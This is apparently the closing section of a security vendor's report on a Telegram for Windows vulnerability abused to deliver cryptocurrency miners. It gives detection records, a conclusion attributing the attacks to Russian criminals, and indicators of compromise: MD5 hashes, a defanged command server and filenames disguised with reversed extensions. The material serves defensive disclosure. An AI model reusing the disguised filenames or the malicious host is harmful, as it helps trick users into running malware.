Aug 04, 2017 01:59	nord.adr.com.ua/1/2.exe	not-a-virus:RiskTool.Win32.BitCoinMiner.hzon
Aug 02, 2017 17:22	nord.adr.com.ua/1/3.exe	not-a-virus:RiskTool.Win32.BitCoinMiner.hzkc

Conclusion

It appears that only Russian cybercriminals were aware of this vulnerability, with all the exploitation cases that we detected occurring in Russia. Also, while conducting a detailed research of these attacks we discovered a lot of artifacts that pointed to involvement by Russian cybercriminals.

We don’t have exact information about how long and which versions of the Telegram products were affected by the vulnerability. What we do know is that its exploitation in Windows clients began in March 2017. We informed the Telegram developers of the problem, and the vulnerability no longer occurs in Telegram’s products.

This paper presents only those cases that were reported by Kaspersky Lab’s telemetry systems. The full scope and other methods of exploitation remain unknown.

IoC

MD5

First stage

650DDDE919F9E5B854F8C375D3251C21
C384E62E483896799B38437E53CD9749
FA391BEAAF8B087A332833E618ABC358
52F7B21CCD7B1159908BCAA143E27945
B1760E8581F6745CBFCBE76FBD0ACBFA
A662D942F0E434749847661972888458 45B

Payloads

B9EEC74CA8B14F899837A6BEB7094F65
46B36F8FF2369E883300F472694BBD4D
10B1301EAB4B4A00E7654ECFA6454B20
CD5C5423EC3D19E864B2AE1C1A9DDBBC
7A3D9C0E2EA27F1B96AEFED2BF8971A4
E89FDDB32D7EC98B3B68AB7681FACCFC
27DDD96A87FBA2C15B5C971BA6EB80C6
844825B1336405DDE728B993C6B52A83
C6A795C27DEC3F5559FD65884457F6F3
89E42CB485D65F71F62BC1B64C6BEC95
0492C336E869A14071B1B0EF613D9899
2CC9ECD5566C921D3876330DFC66FC02
1CE28167436919BD0A8C1F47AB1182C4

C2 servers

http://nord.adr[.]com[.]ua/

Filenames

name?gpj.exe
name?gpj.rar
address?gpj.scr
address_?gpj.scr
photoadr?gepj.scr
